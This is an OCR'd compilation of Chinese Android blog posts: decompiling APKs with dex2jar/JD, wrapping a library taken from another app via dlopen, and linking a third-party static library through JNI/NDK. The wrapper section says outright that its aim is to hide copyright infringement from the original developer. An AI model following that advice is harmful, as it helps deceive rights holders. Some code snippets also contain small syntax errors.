
然后 file->save all source 将代码保存到一个压缩包：



之后将这个压缩包解压，并将文件夹改名为 src。拷贝到刚才的 Android 工程下，覆盖掉原本的 src。一般删掉代码中 Android 那个文件夹。

但 是很麻烦的是这里的所有资源都是以 ID 的形式在代码中的。所以不能直接跳转资源文件，更别提重新编译了。正常的代码中会有 R. java 这个文件，在这个文 件里有资源名对应 ID 的列表。这里可以写个脚本跑一遍将所有 id 替换成 R. xx. xxxx 的形式。或者用的时候到这个文件里来查。不过不知道为什么我这次 举例子的这个代码包里我没有找到 R. java. . . . 囧. . . .

这时这个工程就已经完成了~



一 般来说得到的结果是无法重新编译的。因为 dex2jar 还不完善的原因，代码还原完会有大量的语法错误。但是如果代码量不大，配合一部分脚本自动化，手动 将他改成能编译运行理论上是可以的~我没成功过。主要是 eclipse 阅读和跳转比较方便，所以才搞到 eclipse 的工程中~

PS：刚发现 JD 这个工具还有 eclipse 插件版，这样似乎就能省掉上面的一些工作了~

http://hi.baidu.com/vcell/item/694faf6901371136ad3e834d

android 使用 C/C++调用 SO 库(别的库)

有时候，我们反编译 apk 得到一个 so 库，如果直接使用这个 so 库的话，必须使用原来 so 库同样的 package 名字，才能用。
这样人家反编译你的 apk，就知道你侵犯了人家的版权。为了达到混淆的目的，我们可以再写一个 so 库调用人家的 so 库，即把人家的 so 库放到 root 的某个路径下，用 c/c++语言调用这个 so 库。比如说，我得到一个 APK，反编译这个 APK 看到下面的代码：

```
    static {
            try {
                System.loadLibrary("NativeExampleActivity");
            } catch (Throwable t) {
            }
     }
     public native int addFunction(int a, int b);
     public native String getString(String name);
```

很明显，这个 so 库是 libNativeExampleActivity.so, 库里面有两个 native 函数 addFunction 和 getString。
虽然知道了这两个 native 函数，但是我们还不能直接使用，因为这两个 native 函数在 so 库里面的真实函数名不是 addFunction 和 getString，它在 native 函数名之前还有包名，所以必须使用 nm 命令，查看 so 库里面的函数名。
显示 so 库函数的命令：

nm -A libNativeExampleActivity.so
或者
nm -D libNativeExampleActivity.so
这样我们看到 so 库里的主要信息：
Java_org_natives_example_NativeExampleActivity_addFunction
Java_org_natives_example_NativeExampleActivity_getString
看到没有，在 addFunction 函数前面还有包名，这就是为什么直接使用人家的 so 库的时候，一定要使用原来的 package 名字！
好了，现在是怎么调用这两个函数了，4 个步骤完成。
1.用 Eclipse 创建一个项目

```
package so.hello;

import android.app.Activity;
import android.os.Bundle;

public class SoHelloActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }
    static {
        try {
            System.loadLibrary("soHello");
        } catch (Throwable t) {
        }
    }
    public native int addFunction1(int a, int b);
```

```
    public native String getString1(String name);
}
```

2.在终端进入到项目的路径 soHello/bin/classes，执行命令:

guo@guo-desktop:~/workspace/soHello/bin/classes$ javah -jni so.hello.SoHelloActivity

在 soHello/bin/classes 目录下会生成一个文件 so_hello_SoHelloActivity.h

```
/* DO NOT EDIT THIS FILE - it is machine generated */
#include <jni.h>
/* Header for class so_hello_SoHelloActivity */

#ifndef _Included_so_hello_SoHelloActivity
#define _Included_so_hello_SoHelloActivity
#ifdef __cplusplus
extern "C" {
#endif
/*
 * Class:     so_hello_SoHelloActivity
 * Method:    addFunction1
 * Signature: (II)I
 */
JNIEXPORT jint JNICALL Java_so_hello_SoHelloActivity_addFunction1
  (JNIEnv *, jobject, jint, jint);

/*
 * Class:     so_hello_SoHelloActivity
 * Method:    getString1
 * Signature: (Ljava/lang/String;)Ljava/lang/String;
 */
JNIEXPORT jstring JNICALL Java_so_hello_SoHelloActivity_getString1
```

```
    (JNIEnv *, jobject, jstring);

#ifdef __cplusplus
}
#endif
#endif
```

3.写一个 so_hello_SoHelloActivity.cpp 文件

```
#include "so_hello_SoHelloActivity.h"
#include <stdlib.h>
#include <fcntl.h>
#include <android/log.h>
#include <stdio.h>
#include <stdarg.h>
#include <dlfcn.h>

void *filehandle = NULL;
jint (*addFunc)(JNIEnv *,jobject,jint,jint) = NULL;
jstring (*getStringFunc)(JNIEnv *, jobject, jstring) = NULL;

JNIEXPORT jint JNICALL Java_so_hello_SoHelloActivity_addFunction1
  (JNIEnv *env, jobject obj, jint a, jint b);
{
  jint mun = 0;
  //事先把 libNativeExampleActivity 放到 root/system/lib/目录下
  filehandle = dlopen("/system/lib/libNativeExampleActivity.so", RTLD_LAZY);
  if(filehandle)
  {
      addFunc = (jint (*)(JNIEnv *,jobject,jint,jint))dlsym(filehandle, "Java_org_natives_example_NativeExampleActivity_addFunction");
```

```
        if(addFunc)
            mun = addFunc(env, obj, a, b);
        dlclose(filehandle);
        filehandle = NULL;
  }
  return mun
}

/*
  * Class:         so_hello_SoHelloActivity
  * Method:       getString1
  * Signature: (Ljava/lang/String;)Ljava/lang/String;
  */
JNIEXPORT jstring JNICALL Java_so_hello_SoHelloActivity_getString1
    (JNIEnv *, jobject, jstring name)
{
  jstring mun = 0;
  //事先把 libNativeExampleActivity 放到 root/system/lib/目录下
  filehandle = dlopen("/system/lib/libNativeExampleActivity.so", RTLD_LAZY);
  if(filehandle)
  {
        getStringFunc = (jstring (*)(JNIEnv *,jobject,jstring))dlsym(filehandle, "Java_org_natives_example_NativeExampleActivity_getString");
        if(getStringFunc)
        {
            mun = getStringFunc(env, obj, name);
        }
        dlclose(filehandle);
        filehandle = NULL;
```

```
        }
        return mun
}
```

4.编写 Android.mk

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_LDLIBS := -llog
LOCAL_C_INCLUDES += system/core/include/cutils
LOCAL_SHARED_LIBRARIES := \
        libdl \
        libcutils

LOCAL_PRELINK_MODULE := false
LOCAL_MODULE            := libsoHello
LOCAL_MODULE_TAGS := optional
LOCAL_SRC_FILES      := so_hello_SoHelloActivity.cpp
LOCAL_LDLIBS := -L$(SYSROOT)/usr/lib -llog

include $(BUILD_SHARED_LIBRARY)
```

使用 mm 命令编译 so_hello_SoHelloActivity.cpp，便可以生成 libsoHello.so 库。

然后这个 so 库就可以用啦！

综述：

这里主要使用了 dlopen、dlsym、dlclose 三个函数来加载 so 库：

```
void *filehandle = NULL;
jint (*addFunc)(JNIEnv *,jobject,jint,jint) = NULL;
```

```
jint mun = 0
//事先把 libNativeExampleActivity 放到 root/system/lib/目录下
filehandle = dlopen("/system/lib/libNativeExampleActivity.so", RTLD_LAZY);
if(filehandle)
{
    addFunc = (jint (*)(JNIEnv *,jobject,jint,jint))dlsym(filehandle, "Java_org_natives_example_NativeExampleActivity_addFunction");
    if(addFunc)
        mun = addFunc(env, obj, a, b);
    dlclose(filehandle);
    filehandle = NULL;
}
```

http://blog.csdn.net/menghnhhuan/article/details/7556275#

一个使用第三方静态库（*.a）的 jni 实例以及 ndk 使用第三方静态库生成动态库的实例

项目上需要用到第三方的静态库，搞了二天终于搞定，记录下足迹：
在 anroid 源码中使用 jni 调用过程：

总览：

```
XXX@android-desktop:~/work/project/main$ svn st frameworks/base/
M       frameworks/base/Android.mk
M       frameworks/base/api/current.txt
?       frameworks/base/core/java/android/hardware/IRfidUnpackService.aidl
?       frameworks/base/core/java/android/hardware/RfidUnpackManager.java
M       frameworks/base/core/java/com/odm/rfid/RfidDevice.java
?       frameworks/base/services/java/com/android/server/RfidUnpackService.java
M       frameworks/base/services/java/com/android/server/SystemServer.java
```

M frameworks/base/services/jni/Android.mk
M frameworks/base/services/jni/onload.cpp
? frameworks/base/services/jni/rfid

svn add 后 ：

XXX@android-desktop:~/work/project/main$ svn st frameworks/base/

M frameworks/base/Android.mk
M frameworks/base/api/current.txt
A frameworks/base/core/java/android/hardware/IRfidUnpackService.aidl
A frameworks/base/core/java/android/hardware/RfidUnpackManager.java
M frameworks/base/core/java/com/odm/rfid/RfidDevice.java
A frameworks/base/services/java/com/android/server/RfidUnpackService.java
M frameworks/base/services/java/com/android/server/SystemServer.java
M frameworks/base/services/jni/Android.mk
M frameworks/base/services/jni/onload.cpp
A frameworks/base/services/jni/rfid
A frameworks/base/services/jni/rfid/com_android_server_rfidunpack_service.cpp
A frameworks/base/services/jni/rfid/include_lib.h
A frameworks/base/services/jni/rfid/rfid_unpack.a

下面详述之：

jni 步骤

1、增加第三方库：新建目录 frameworks/base/services/jni/rfid 把第三方静态库 rfid_unpack.a 和头文件 include_lib.h 放入该目录中

2、增加接口文件 aidl： 在目录 frameworks/base/core/java/android/hardware/下新增文件 IRfidUnpackService.aidl

内容：

在 CODE 上查看代码片派生到我的代码片

```
package android.hardware;

/** @hide */
interface IRfidUnpackService
{
    int unpackImage(in byte[] srcData, out byte[] dstData, int bmpSave);
}
```

3、实现服务：在目录 frameworks/base/services/java/com/android/server/下新建文件服务器端程序 RfidUnpackService.java

内容：

在 CODE 上查看代码片派生到我的代码片

```
package com.android.server;

import java.io.IOException;
import android.provider.Settings.SettingNotFoundException;
import android.provider.Settings;
import android.content.Context;
import android.util.Log;
```

```
import android.hardware.IRfidUnpackService;

/**
 * Class that provides access to some of the power management functions.
 *
 *
 */
public final class RfidUnpackService extends IRfidUnpackService.Stub
{
	private static final String TAG = "RfidUnpackService";
	public RfidUnpackService()
	{
	}


	private static native int nativeDeviceUnpack(byte[] srcData, byte[] dstData, int bmpSave);


	public int unpackImage(byte[] srcData, byte[] dstData, int bmpSave)
	{
		return nativeDeviceUnpack(srcData, dstData, bmpSave);
	}

}
```

4、生成签名文件：

编译

mm frameworks\base\services\java

生成文件 out/target/common/obj/JAVA_LIBRARIES/services_intermediates/classes/com/android/server/RfidUnpackService.class

然后使用 javah 生成 native 使用的签名文件 javah -o rfidUpackJni.h-jni com.android.server.RfidUnpackService

rfidUpackJni.h 内容：

在 CODE 上查看代码片派生到我的代码片

```
/* DO NOT EDIT THIS FILE - it is machine generated */
#include <jni.h>
/* Header for class com_android_server_RfidUnpackService */

#ifndef _Included_com_android_server_RfidUnpackService
#define _Included_com_android_server_RfidUnpackService
#ifdef __cplusplus
extern "C" {
#endif
/*
  * Class:         com_android_server_RfidUnpackService
  * Method:        nativeDeviceUnpack
  * Signature: ([B[BI)V
  */
JNIEXPORT void JNICALL Java_com_android_server_RfidUnpackService_nativeDeviceUnpack
    (JNIEnv *, jclass, jbyteArray, jbyteArray, jint);

#ifdef __cplusplus
}
#endif
```

```
#endif
```

5、实现 native 方法：在目录 frameworks/base/services/jni/rfid 下创建文件 com_android_server_rfidunpack_service.cpp 并根据上面的签名文件实现函数
在 CODE 上查看代码片派生到我的代码片

```
nativeDeviceUnpack(byte[] srcData, byte[] dstData, int bmpSave)
```

内容：

[cpp] view plaincopy 在 CODE 上查看代码片派生到我的代码片

```
#include "utils/Log.h"

#include "jni.h"
#include "JNIHelp.h"
#include "android_runtime/AndroidRuntime.h"

#include "include_lib.h"
//extern int unpack(char *src, char *dst, int bmpSave);

#define LOG_TAG "RfidDevice"

namespace android {


/*
 * Class:     com_odm_rfid_RfidDevice
```

```
 * Method:    nativeDeviceUnpack
 * Signature: ([B[BI)I
 */
JNIEXPORT jint JNICALL Java_com_android_server_RfidUnpackService_nativeDeviceUnpack(JNIEnv *env, jclass clazz, jbyteArray srcArray, jbyteArray dstArray,
jint bmpSave)
{
    char* src = (char*)env->GetByteArrayElements(srcArray, 0);
    char* dst = (char*)env->GetByteArrayElements(dstArray, 0);

    ALOGE("---Java_com_odm_rfid_RfidDevice_nativeDeviceUnpack ---");

    int ret = -1;
    ret = unpack(src, dst, (int)bmpSave);


    env->ReleaseByteArrayElements(srcArray, (jbyte*)src, JNI_FALSE);
    env->ReleaseByteArrayElements(dstArray, (jbyte*)dst, JNI_FALSE);

    return (jint)ret;
}

/*
 * JNI registration.
 */
static JNINativeMethod gMethods[] = {
    // name, signature, funcPtr
    { "nativeDeviceUnpack",          "([B[BI)I", (void*) Java_com_android_server_RfidUnpackService_nativeDeviceUnpack },
};
```

```
int register_com_android_server_rfidunpack(JNIEnv* env)
{
        jclass clazz = env->FindClass("com/android/server/RfidUnpackService");

        if (clazz == NULL) {
                ALOGE("Can't find com/android/server/RfidUnpackService");
                return -1;
        }

        return jniRegisterNativeMethods(env, "com/android/server/RfidUnpackService", gMethods, NELEM(gMethods));
}

}; // namespace android
```

6、加载第三方静态库： 修改文件
在 CODE 上查看代码片派生到我的代码片

```
Index: frameworks/base/services/jni/Android.mk
===================================================================
--- frameworks/base/services/jni/Android.mk (revision 359)
+++ frameworks/base/services/jni/Android.mk (revision 360)
@@ -19,6 +19,7 @@
          com_android_server_irda.cpp \
          com_android_server_printer.cpp \
          com_android_server_miscdevice.cpp \
+         rfid/com_android_server_rfidunpack_service.cpp \
```

```
        com_android_server_photoresistor.cpp \
        ../../../../$(MTK_PATH_SOURCE)/frameworks-ext/base/services/jni/com_android_server_PerfService.cpp \
        onload.cpp
@@ -50,6 +51,9 @@
        libsuspend \
        libdl

+
+LOCAL_LDFLAGS += $(LOCAL_PATH)/rfid/rfid_unpack.a
+
  ifeq ($(MTK_AAL_SUPPORT),yes)
        LOCAL_C_INCLUDES += \
            $(MTK_PATH_PLATFORM)/hardware/aal/inc
```

注： 重点是 这句

在 CODE 上查看代码片派生到我的代码片

```
LOCAL_LDFLAGS += $(LOCAL_PATH)/rfid/rfid_unpack.a
```

这个就是加载了第三方的静态库，想当初俺可是费了九牛二虎之力才搞定。 什么 LOCAL_STATIC_LIBRARIES := rfid_unpack.a

什么

在 CODE 上查看代码片派生到我的代码片

```
include $(CLEAR_VARS)
LOCAL_MODULE := rfid
LOCAL_SRC_FILES := rfid_unpack.a
```

```
LOCAL_EXPORT_C_INCLUDES := $(LOCAL_PATH)/rfid/jni
##include $(BUILD_STATIC_LIBRARY)
include $(PREBUILT_STATIC_LIBRARY)

include $(CLEAR_VARS)
LOCAL_STATIC_LIBRARIES := rfid.a

LOCAL_SRC_FILES:= \
com_android_server_rfidunpack_service.cpp

LOCAL_MODULE:= android_rfidjni
include $(BUILD_SHARED_LIBRARY)
```

都用过，都会报错，最讨厌的是
xxx/obj/SHARED_LIBRARIES/yyy_intermediates/import_includes
需要的目标 xxx/obj/STATIC_LIBRARIES/zzz_intermediates/export_includes
总之一把辛酸泪呀 7、加载 native 服务： 把 native 方法加载到 jni 调用系统中
在 CODE 上查看代码片派生到我的代码片

```
Index: frameworks/base/services/jni/onload.cpp
===================================================================
--- frameworks/base/services/jni/onload.cpp (revision 359)
+++ frameworks/base/services/jni/onload.cpp (revision 360)
@@ -43,6 +43,7 @@
  int register_android_util_miscdevice(JNIEnv *env);
  int register_android_util_photoresistor(JNIEnv *env);

+int register_com_android_server_rfidunpack(JNIEnv *env);
```

```
 };

 using namespace android;
@@ -80,6 +81,8 @@
         register_android_util_printer(env);
        register_android_util_miscdevice(env);
         register_android_util_photoresistor(env);
+
+       register_com_android_server_rfidunpack(env);

         return JNI_VERSION_1_4;
 }
```

8、增加上层服务接口：在目录 frameworks/base/core/java/android/hardware/下增加文件 RfidUnpackManager.java
在 CODE 上查看代码片派生到我的代码片

```
package android.hardware;

import android.content.Context;
import android.os.Binder;
import android.os.Bundle;
import android.os.Parcelable;
import android.os.ParcelFileDescriptor;
import android.os.Process;
import android.os.RemoteException;
import android.os.Handler;
import android.os.Message;
import android.os.ServiceManager;
```

```
import android.util.Log;
import android.hardware.IRfidUnpackService;


/**
 */
public class RfidUnpackManager
{
	private static final String TAG = "RfidUnpackManager.";
	private static IRfidUnpackService mRfidUnpackService;

	public RfidUnpackManager() {
		mRfidUnpackService = IRfidUnpackService.Stub.asInterface(ServiceManager.getService("rfidunpackservice"));

		if (mRfidUnpackService != null) {
			Log.i(TAG, "The RfidUnpackManager object is ready.");
		}
		else{
			Log.i(TAG, "The RfidUnpackManager object is not ready.");
		}

	}

	public static int unpackImage(byte[] srcData, byte[] dstData, int bmpSave) {
		int ret = -1;
		if (mRfidUnpackService == null) {
			//Log.i(TAG, "RfidUnpack Service is not ready.");
			mRfidUnpackService = IRfidUnpackService.Stub.asInterface(ServiceManager.getService("rfidunpackservice"));
```

```
                if (mRfidUnpackService != null) {
                    Log.i(TAG, "The RfidUnpackManager object is ready.");
                }
                else{
                        Log.i(TAG, "The RfidUnpackManager object is not ready.");
                    return ret;
                }
            }

            try {
                Log.i(TAG,"RfidUnpackManager :unpackImage");

                ret = mRfidUnpackService.unpackImage(srcData, dstData, bmpSave);
            } catch (RemoteException e) {
                Log.i(TAG,"Printer turnon manager exception");
            }
            return ret;
        }

    }
```

9、增加上层服务到系统中：

```
Index: frameworks/base/services/java/com/android/server/SystemServer.java
===================================================================
--- frameworks/base/services/java/com/android/server/SystemServer.java(revision 359)
+++ frameworks/base/services/java/com/android/server/SystemServer.java(revision 360)
@@ -112,6 +112,7 @@
 import com.android.server.IrdaService;
```

```
 import com.android.server.PrinterService;
 import com.android.server.MiscDeviceService;
+import com.android.server.RfidUnpackService;
 import com.android.server.PhotoresistorService;

 class ServerThread extends Thread {
@@ -910,6 +911,13 @@
                             reportWtf("starting miscdevice Service", e);
                         }

+//for rfid unpackimage
+                        try {
+                            Slog.i(TAG, "rfidunpack Service");
+                            ServiceManager.addService("rfidunpackservice", new RfidUnpackService());
+                        } catch (Throwable e) {
+                            reportWtf("starting rfidunpack Service", e);
+                        }
 //for Photoresistor 2014-05-05
                         try {
                             Slog.i(TAG, "Photoresistor Service");
```

注：增加该文件后需要使用 update-api 编译一下，生成 current.txt 如下

```
Index: frameworks/base/api/current.txt
===================================================================
--- frameworks/base/api/current.txt (revision 359)
+++ frameworks/base/api/current.txt (revision 360)
@@ -10003,6 +10003,11 @@
```

```
    method public void PrinterPowerOn();
  }

+ public class RfidUnpackManager {
+   ctor public RfidUnpackManager();
+   method public static int unpackImage(byte[], byte[], int);
+ }
+
  public final class Sensor {
    method public float getMaximumRange();
    method public int getMinDelay();
```

10、最后一步，调动服务：

在 CODE 上查看代码片派生到我的代码片

```
Index: frameworks/base/core/java/com/odm/rfid/RfidDevice.java
===================================================================
--- frameworks/base/core/java/com/odm/rfid/RfidDevice.java    (revision 359)
+++ frameworks/base/core/java/com/odm/rfid/RfidDevice.java    (revision 360)
@@ -16,6 +16,7 @@

 import android.content.Context;
 import android.hardware.MiscDeviceManager;
+import android.hardware.RfidUnpackManager;
 import android.hardware.SerialManager;
 import android.hardware.SerialPort;
 import android.os.FileObserver;
```

```
@@ -263,18 +264,39 @@
            log("RfidDevice ---rfidDeviceDisable");
            return deviceDisable() > 0;
        }
        public static int rfidDeviceUnpack(byte[] srcData, byte[] dstData, int bmpSave) {
 +          //mRfidUnpackManager = new RfidUnpackManager();
+           return RfidUnpackManager.unpackImage(srcData, dstData, bmpSave);
        }

+
+

 }
```

至此 在 android 源码中增加第三方库文件的内容 完结

以下内容为在 xp 系统 cygwin 环境下 以 ndk 方式增加第三方文件库的方法（即利用第三方静态库（*.a 文件），生成一个动态库(*.so)，然后 app 层直接使用 System.loadLibrary("xxx") ）

前瞻说明：

在 CODE 上查看代码片派生到我的代码片

将 NDK 编译的第三方静态拷贝到 JNI 目录下,在 Android.mk 中添加如下代码
以 openssl 静态库（libcrypto-static.a）为例

第一种链接方法：LOCAL_LDFLAGS := libcrypto-static.a

第二种链接方法：LOCAL_LDLIBS := libcrypto-static.a

第三种链接方法：

include $(CLEAR_VARS)

LOCAL_MODULE := third_static_lib (可以随便起一个名字)

LOCAL_SRC_FILES := libcrypto-static.a

include $(PREBUILT_STATIC_LIBRARY)

//在你要编译的模块中引用 third_static_lib

LOCAL_STATIC_LIBRARIES := third_static_lib

NDK 开放 在 native 方法中使用 logcat：

在 CODE 上查看代码片派生到我的代码片

第一步：在对应的 mk 文件中加入:LOCAL_LDLIBS := -llog
第二步：在要使用 LOG 的 cpp 文件中加入：
#include <android/log.h>
第三步：定义各个宏
#define LOG_TAG "nativeRfidUnpack"
#define LOGV(...) __android_log_print(ANDROID_LOG_VERBOSE, LOG_TAG, __VA_ARGS__)
#define LOGD(...) __android_log_print(ANDROID_LOG_DEBUG , LOG_TAG, __VA_ARGS__)

```
#define LOGI(...) __android_log_print(ANDROID_LOG_INFO    , LOG_TAG, __VA_ARGS__)
#define LOGW(...) __android_log_print(ANDROID_LOG_WARN    , LOG_TAG, __VA_ARGS__)
#define LOGE(...) __android_log_print(ANDROID_LOG_ERROR    , LOG_TAG, __VA_ARGS__)
```

第四步：使用

```
LOGE("---Java_com_odm_rfid_RfidDevice_nativeDeviceUnpack ---");
```

步骤：

1、在 eclipse 工程中新建 RfidUnPack.java 文件，作为加载动态库和调用 naive 函数的地方

内容：

在 CODE 上查看代码片派生到我的代码片

```
/**
 * 文件名：RfidUnPack.java
 * author: jimbo
 * 版本信息 : copyright 2014
 * 日期：2014-7-29
 *
 */
package com.android.rfid;

import android.util.Log;

/**
 * @author Administrator
 *
```

```
 */
public class RfidUnPack {

    private static String TAG = "RfidUnPack";

    public RfidUnPack(){
    }


    public static int unpackImage(byte[] srcData, byte[] dstData, int bmpSave){
        Log.d(TAG, "unpackImage: 111 before call nativeUnpackImage");
        int ret = nativeUnpackImage(srcData, dstData, bmpSave);
        Log.d(TAG, "unpackImage: 222 after call nativeUnpackImage");
        return ret;
    }


    static {
        Log.i(TAG, "RfidUnPack ---loadLibrary");

        try {
            System.loadLibrary("ndk-rfid");
        } catch (UnsatisfiedLinkError ule) {
            ule.printStackTrace();
            Log.e(TAG, "WARNING: Could not load ndk-rfid.so");
        }
    }
```

```
        native static int nativeUnpackImage(byte[] srcData, byte[] dstData, int bmpSave);
    }
```

2、eclipse 里面编译工程，然后会在 bin/classes 下生成类如 com/android/rfid/RfidUnPack.class 的文件

3、启动 cygwin 工具，进入到 bin/classes 目录，使用 javah 生成 native 的签名、函数声明文件 ndk.h

在 CODE 上查看代码片派生到我的代码片

```
Administrator@RL-20140319EGIP /cygdrive/d/work/xxx/RfidxxxTest/jni
$ pwd
/cygdrive/d/work/xxx/Rfid<span style="font-family: Arial, Helvetica, sans-serif;">xxx</span>Test/jni

Administrator@RL-20140319EGIP /cygdrive/d/work/xxx/RfidxxxTest/jni
$ cd ../bin/classes

Administrator@RL-20140319EGIP /cygdrive/d/work/xxx/RfidxxxTest/bin/classes
<span style="color:#ff0000;">$ javah -o ndk.h com.android.rfid.RfidUnPack</span>
```

ndk.h 内容如下：

在 CODE 上查看代码片派生到我的代码片

```
/* DO NOT EDIT THIS FILE - it is machine generated */
#include <jni.h>
/* Header for class com_android_rfid_RfidUnPack */

#ifndef _Included_com_android_rfid_RfidUnPack
```

```
#define _Included_com_android_rfid_RfidUnPack
#ifdef __cplusplus
extern "C" {
#endif
/*
  * Class:          com_android_rfid_RfidUnPack
  * Method:        nativeUnpackImage
  * Signature: ([B[BI)I
  */
JNIEXPORT jint JNICALL Java_com_android_rfid_RfidUnPack_nativeUnpackImage
    (JNIEnv *, jclass, jbyteArray, jbyteArray, jint);

#ifdef __cplusplus
}
#endif
#endif
```

其中 ([B[BI)I 为函数的签名，可以用在源码 jni 调用中 gMethod 声明中的第二个参数 const char* signature;

```
typedef struct {
const char* name;
const char* signature;
void* fnPtr;
} JNINativeMethod;
```

4、在 eclipse 工程跟目录下新建文件夹 jni

5、把第三方静态库（rfid_unpack.a）和头文件（include_lib.h）拷贝到 jni 目录下，并新建 native 的 ndk_unpackimge.cpp 文件和 Android.mk 文件

ndk_unpackimge.cpp 内容：

在 CODE 上查看代码片派生到我的代码片

```
#include "jni.h"
//#include "JNIHelp.h"
//#include "android_runtime/AndroidRuntime.h"


#include "include_lib.h"
//extern int unpack(char *src, char *dst, int bmpSave);

#define TAG "nativeRfidUnpack"
//#include <utils/Log.h>
#include <android/log.h>

#define LOGV(...) __android_log_print(ANDROID_LOG_VERBOSE, TAG, __VA_ARGS__)
#define LOGD(...) __android_log_print(ANDROID_LOG_DEBUG , TAG, __VA_ARGS__)
#define LOGI(...) __android_log_print(ANDROID_LOG_INFO  , TAG, __VA_ARGS__)
#define LOGW(...) __android_log_print(ANDROID_LOG_WARN  , TAG, __VA_ARGS__)
#define LOGE(...) __android_log_print(ANDROID_LOG_ERROR  , TAG, __VA_ARGS__)


namespace android {

<span style="color:#ff0000;">#ifdef __cplusplus

extern "C" {
```

```
#endif</span>
/*
  * Class:     com_android_rfid_RfidUnPack
  * Method:    nativeUnpackImage
  * Signature: ([B[BI)I
  */
                                //Java_com_android_rfid_RfidUnPack_nativeUnpackImage(JNIEnv *, jclass, jbyteArray, jbyteArray,
jint);
JNIEXPORT jint JNICALL Java_com_android_rfid_RfidUnPack_nativeUnpackImage(JNIEnv *env, jclass clazz, jbyteArray srcArray, jbyteArray dstArray, jint
bmpSave){

    int ret = -1;

    char* src = (char*)(env->GetByteArrayElements(srcArray, 0));
    char* dst = (char*)(env->GetByteArrayElements(dstArray, 0));

    LOGE("---Java_com_odm_rfid_RfidDevice_nativeDeviceUnpack ---");

    ret = unpack(src, dst, (int)bmpSave);


    env->ReleaseByteArrayElements(srcArray, (jbyte*)src, JNI_FALSE);
    env->ReleaseByteArrayElements(dstArray, (jbyte*)dst, JNI_FALSE);

    return (jint)ret;
}
```

```
<span style="color:#ff0000;">#ifdef __cplusplus

}

#endif</span>
}//namespace android
```

注意上面的红色字体标注内容，不加这几行的话会报错：No implementation found for native Lcom/android/rfid/RfidUnPack;.nativeUnpackImage:([B[BI)I java 层调用 native 方法始终不成功，俺可是郁闷了 n 长时间最后通过度娘后才晓得的（参考：http://blog.csdn.net/keensword007/article/details/5720636）

另注：上面的文件在 native 调用时，在 logcat 中会出现
在 CODE 上查看代码片派生到我的代码片

```
01-01 00:01:53.961: D/dalvikvm(2499): Trying to load lib /data/app-lib/com.android.rfiddemo.test-1/libndk-rfid.so 0x41f09060
01-01 00:01:53.963: D/dalvikvm(2499): Added shared lib /data/app-lib/com.android.rfiddemo.test-1/libndk-rfid.so 0x41f09060
01-01 00:01:53.964: D/dalvikvm(2499): No JNI_OnLoad found in /data/app-lib/com.android.rfiddemo.test-1/libndk-rfid.so 0x41f09060, skipping init
```

不过这个没有关系，函数可以成功调用，如果不想这行内容出现的话，就要实现函数 JNI_OnLoad 函数了（可以参考：http://blog.csdn.net/luhuajcdd/article/details/7750146）

Android.mk 文件内容：

在 CODE 上查看代码片派生到我的代码片

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)
```

LOCAL_LDFLAGS := rfid_unpack.a
LOCAL_LDLIBS := rfid_unpack.a　　加载第三方静态库的两种方法，都可行

LOCAL_LDLIBS := -llog 　# 可以使用 logcat 打印日志的库
LOCAL_SHARED_LIBRARIES := \
libutils

LOCAL_MODULE　　:= ndk-rfid
